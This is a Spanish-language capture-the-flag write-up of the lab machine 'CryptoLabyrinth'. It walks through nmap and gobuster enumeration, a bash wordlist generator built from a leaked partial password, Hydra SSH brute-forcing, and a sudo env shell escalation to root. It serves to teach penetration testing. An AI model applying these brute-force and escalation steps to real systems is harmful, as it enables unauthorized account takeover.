

CryptoLabyrinth



Introducción:

Hoy analizaremos una máquina virtual de nivel principiante llamada CryptoLabyrinth, disponible en el sitio web de The Hackers Labs. Esta máquina está diseñada para ser un desafío basado en el sistema operativo Linux.

Para lograr acceso y obtener privilegios de administrador (root) en este sistema, seguiremos un enfoque en dos fases principales:

- Enumeración inicial: Realizaremos un escaneo para identificar los puertos abiertos y las rutas disponibles en el servidor web asociado con la máquina. Esta etapa es crucial para entender los servicios en ejecución y posibles puntos de acceso.
- Generación de diccionarios personalizados: En base a los datos recopilados durante la enumeración, crearemos diccionarios específicos que nos permitirán explotar vulnerabilidades o acceder al sistema de manera efectiva.

De esta forma, avanzaremos paso a paso para completar el desafío y aprender sobre técnicas comunes en pruebas de penetración.

Escaneo:


Lo primero de todo es saber la ip de la máquina para poder empezar. En mi caso hemos hecho un netdiscover para saber que ip es. Después hice el nmap para poder saber que puertos estan abiertos y un poco mas de información.

```
n_guerra@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240  



| IP          | At                | MAC Address | Count | Len                    | MAC Vendor / Hostname |
|-------------|-------------------|-------------|-------|------------------------|-----------------------|
| 10.20.30.1  | 52:54:00:12:35:00 | 1           | 60    | Unknown vendor         |                       |
| 10.20.30.2  | 52:54:00:12:35:00 | 1           | 60    | Unknown vendor         |                       |
| 10.20.30.3  | 08:00:27:28:af:b5 | 1           | 60    | PCS Systemtechnik GmbH |                       |
| 10.20.30.18 | 08:00:27:6e:d4:09 | 1           | 60    | PCS Systemtechnik GmbH |                       |

  
(n_guerra@kali)-[~]  
$ nmap -A 10.20.30.18  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-09 19:19 CET  
Nmap scan report for 10.20.30.18  
Host is up (0.00083s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)  
| ssh-hostkey:  
|_ 256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)  
|_ 256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))  
|_ http-server-header: Apache/2.4.62 (Debian)  
|_ http-title: Apache2 Debian Default Page: It works  
MAC Address: 08:00:27:6E:D4:09 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Device type: general purpose|router  
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel  
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.83 ms 10.20.30.18  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds  
  
(n_guerra@kali)-[~]  
$
```

Podemos ver que hay un apache pero que no esta configurado. Para saber mas información utilizaremos un gobuster para saber que directorios hay.



Al hacer un gobuster pude ver que hay un directorio que me llama la atención, se llama hidden. Entraremos a la web para saber que hay dentro de ese hidden porque tendrá cosas que nos pueden ayudar a seguir adelante.


















Se puede apreciar aqui que hay dos usuarios, un tal bob y un alice. Habra que ver uno a uno para ver que hay dentro. Despues de haber descryptado los password y intentar hacer algo con ellos me di cuenta de que ninguno servia de momento.

Index of /hidden

10.20.30.18/hidden/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking D

Index of /hidden

Name	Last modified	Size	Description
Parent Directory		-	
 alice_aes.enc	2024-10-17 14:31	48	
 bob_password1.hash	2024-10-22 19:11	33	
 bob_password2.hash	2024-10-22 19:11	33	
 bob_password3.hash	2024-10-22 19:11	33	
 bob_password4.hash	2024-10-22 19:11	33	
 bob_password5.hash	2024-10-22 19:12	33	
 bob_salt.txt	2024-10-17 14:33	17	
 bob_salt_hash.txt	2024-10-17 14:34	65	
 clue_aes.txt	2024-10-17 14:31	60	
 clue_bob.txt	2024-10-17 14:31	103	
 datos_sensibles_alice.txt	2024-10-17 14:32	56	
 importante_pista_alice.txt	2024-10-17 14:31	52	
 informe_segur_bob.txt	2024-10-17 14:32	49	
 numeros_suerte.txt	2024-10-17 14:32	106	
 pista_aes.txt	2024-10-17 14:29	61	

Apache/2.4.62 (Debian) Server at 10.20.30.18 Port 80

Encontre esto en la pagina principal, podía ser una de las posibles contraseñas de uno de los usuarios, pero los asteriscos es que le falta algo.

```
356     </p>
357   </div>
358
359
360
361
362   </div>
363 </div>
364 <div class="validator">
365   <div>
366 </body>
367 </html>
368
369
370   </div>
371 <!-- 2LWxmDsW0** -->
372
```

Explotación:

He creado un script en sh para que pruebe todas las combinaciones posibles solo cambiando los asteriscos por otras combinaciones. Y que lo guarde en un txt y utilizare ese script para el ssh probando primero el usuario bob.

```
n_guerra@kali: ~/Escritorio/crypto
Archivo Acciones Editar Vista Ayuda
GNU nano 8.2 scriptContra.sh
#!/bin/bash

# El patrón con asteriscos a reemplazar
pattern="2LWxmDsW0**"

# Los posibles caracteres a sustituir en los asteriscos
chars="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-_"

# Archivo de salida
output_file="combinations.txt"

# Vaciar el archivo de salida si ya existe
> $output_file

# Generar combinaciones
for char1 in $(echo $chars | fold -w1 | tr -d '\n'); do
  for char2 in $(echo $chars | fold -w1 | tr -d '\n'); do
    # Reemplazar los asteriscos por las combinaciones
    combination="${pattern//\*/$char1$char2}"
    # Escribir la combinación en el archivo
    echo "$combination">> $output_file
  done
done

echo "Combinaciones guardadas en $output_file"
```

Después de unos minutos nos dio la contraseña de uno de los usuarios. Procederemos a entrar con ese usuario por ssh

```
(n_guerra@kali)-[~/Escritorio/crypto]
$ hydra -l bob -P /home/n_guerra/Escritorio/crypto/combinations.txt ssh://10.20.30.18
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
urposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-10 15:36:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
iting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3844 login tries (l:1/p:3844), ~241 tries per task
[DATA] attacking ssh://10.20.30.18:22/
[STATUS] 248.00 tries/min, 248 tries in 00:01h, 3598 to do in 00:15h, 14 active
[STATUS] 243.33 tries/min, 730 tries in 00:03h, 3116 to do in 00:13h, 14 active
[22][ssh] host: 10.20.30.18 login: bob password: 2LWxmDsW0AE
[STATUS] 549.14 tries/min, 3844 tries in 00:07h, 2 to do in 00:01h, 7 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-10 15:43:40
```

Una vez entramos miraremos que permisos tiene este usuario y que hay dentro del usuario. para eso hacemos un **sudo -l** y en el caso que no funcione haremos un **id**.

```
(n_guerra@kali)-[~/Escritorio/crypto]
$ ssh bob@10.20.30.18
bob@10.20.30.18's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64_om
b

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 23 10:50:33 2024 from 192.168.18.65
bob@TheHackersLabs-CryptoLabyrinth:~$
```

Se puede ver que bob puede correr este archivo de env como alice. Para eso miraremos en gtfobins que es ev y que se puede hacer con el antes de hacer nada.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ ls
users.txt
bob@TheHackersLabs-CryptoLabyrinth:~$ sudo -l
Matching Defaults entries for bob on TheHackersLabs-CryptoLabyrinth:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bob may run the following commands on TheHackersLabs-CryptoLabyrinth:
    (alice) NOPASSWD: /usr/bin/env
bob@TheHackersLabs-CryptoLabyrinth:~$
```

Podemos ver que hay un **bash_history** y vamos a proceder a ver que hay dentro.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ ls -la
total 28
drwx----- 2 bob bob 4096 oct 17 14:22 .
drwxr-xr-x 5 root root 4096 oct 16 13:14 ..
-rw----- 1 bob bob 643 oct 23 10:53 .bash_history
-rw-r--r-- 1 bob bob 220 oct 16 13:13 .bash_logout
-rw-r--r-- 1 bob bob 3526 oct 16 13:13 .bashrc
-rw-r--r-- 1 bob bob 807 oct 16 13:13 .profile
-rw-r--r-- 1 root root 24 oct 17 14:22 users.txt
```

Podemos ver todos los movimientos que hizo bob y podemos sacar un poco de informacion. Se puede ver que hacen un `sudo -u alice /usr/bin/env /bin/sh`. Probamos a hacer eso para conseguir entrar como alice. Ya como alice hace un `cd /tmp` donde hay un archivo llamado `secreto.txt`

```
bob@TheHackersLabs-CryptoLabyrinth:~$ cat .bash_history
sudo -l
exit
su tooy de... ical... earth
su root
echo -n "2LWx*D5W0A*" | mkpasswd --method=bcrypt --rounds=12 > /var/www/html/hidden/bob_password4.hash
su root
sudo -l
exit
sudo -l
sudo -u alice /usr/bin/env /bin/sh
exit
su root
exit
cd /tmp
ls
cd systemd-private-cbb89ac372714e6fab9c7bebb5e10b92-
cd systemd-private-cbb89ac372714e6fab9c7bebb5e10b92-ls
ls -la
cd /tmp/.secreto.txt
cat /tmp/.secreto.txt
cd
cd /opt
ls
ls -la
cd challenges/ papaya
ls
cd scripts
cd ..
ls -la
cat /opt/.secreto.txt
cd
cd /mnt
ls
ls -la
cat .secreto.txt
cat secreto.txt.save
cat .secreto.txt.save
exit
ls -la
cat .secreto.txt
exit
cat .secreto.txt
cat .secreto.txt
cat .secreto.txt
exit
```


Escalada de privilegios: (si aplicable)

Después de hacer ese comando podemos ver que hemos entrado como alice, como se ve un poco feo haremos que se vea mejor la terminal.

```
bob@TheHackersLabs-CryptoLabyrinth:/$ sudo -u alice /usr/bin/env /bin/sh
$ whoami
alice
$ █
```

Una vez ya tenemos la terminal bien lo que haremos sera investigar sus permisos y que hay dentro del usuario

```
bob@TheHackersLabs-CryptoLabyrinth:/$ sudo -u alice /usr/bin/env /bin/sh
$ whoami
alice
$ script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
alice@TheHackersLabs-CryptoLabyrinth:/$ ls
```

Se puede ver que en secreto jau una contraseña que debe de ser para alice pero le vuelven a faltar ciertas partes. Utilizare el mismo script para que haga lo mismo que antes.

```
alice@TheHackersLabs-CryptoLabyrinth:~$ ls -la
total 28
drwx----- 2 alice alice 4096 oct 17 14:22 .
drwxr-xr-x 5 root  root  4096 oct 16 13:14 ..
-rw----- 1 alice alice   84 oct 21 12:55 .bash_history
-rw-r--r-- 1 alice alice  220 oct 16 13:14 .bash_logout
-rw-r--r-- 1 alice alice 3526 oct 16 13:14 .bashrc
-rw-r--r-- 1 alice alice  807 oct 16 13:14 .profile
-rw-r--r-- 1 root  root    29 oct 17 14:22 user.txt
alice@TheHackersLabs-CryptoLabyrinth:~$ cat .bash_history
sudo -l
exit
cd /mnt/
ca .secreto.txt
cat .secreto.txt
exit
cat .secreto.txt
exit
alice@TheHackersLabs-CryptoLabyrinth:~$ cat /mnt/.
./          ../          .secreto.txt
alice@TheHackersLabs-CryptoLabyrinth:~$ cat /mnt/.
./          ../          .secreto.txt
alice@TheHackersLabs-CryptoLabyrinth:~$ cat /mnt/.secreto.txt
2LWx*D$W0A*
alice@TheHackersLabs-CryptoLabyrinth:~$ █
```

Una vez modificado el script procedemos a probar con hydra con el usuario de alice pero fallo. Entonces probe con el usuario de root y ahí ya me dio la contraseña por ssh. Una vez ya como root ya tenemos todos los permisos y podemos hacer lo que queramos.

```
(n_guerra@kali)-[~/Escritorio/crypto]
$ hydra -t64 -l root -P /home/n_guerra/Escritorio/crypto/Alicecombinations.txt ssh://10.20.30.18
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-10 17:30:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
[DATA] max 64 tasks per 1 server, overall 64 tasks, 3844 login tries (l:1/p:3844), ~61 tries per task
[DATA] attacking ssh://10.20.30.18:22/
[STATUS] 512.00 tries/min, 512 tries in 00:01h, 3383 to do in 00:07h, 13 active
[STATUS] 320.33 tries/min, 961 tries in 00:03h, 2934 to do in 00:10h, 13 active
[STATUS] 261.00 tries/min, 1827 tries in 00:07h, 2068 to do in 00:08h, 13 active
[STATUS] 242.75 tries/min, 2913 tries in 00:12h, 982 to do in 00:05h, 13 active
[22][ssh] host: 10.20.30.18 login: root password: 2LWx9DsW0A3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-10 17:46:38

(n_guerra@kali)-[~/Escritorio/crypto]
$
```

Aquí ya estamos como root y se puede ver la flag que es el root.txt

```
(n_guerra@kali)-[~/Escritorio/crypto]
$ ssh root@10.20.30.18
root@10.20.30.18's password: 2LWx9DsW0A3
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 22 19:09:39 2024 from 192.168.1.50
root@TheHackersLabs-CryptoLabyrinth:~# whoami
root
root@TheHackersLabs-CryptoLabyrinth:~# ls
root.txt
root@TheHackersLabs-CryptoLabyrinth:~#
```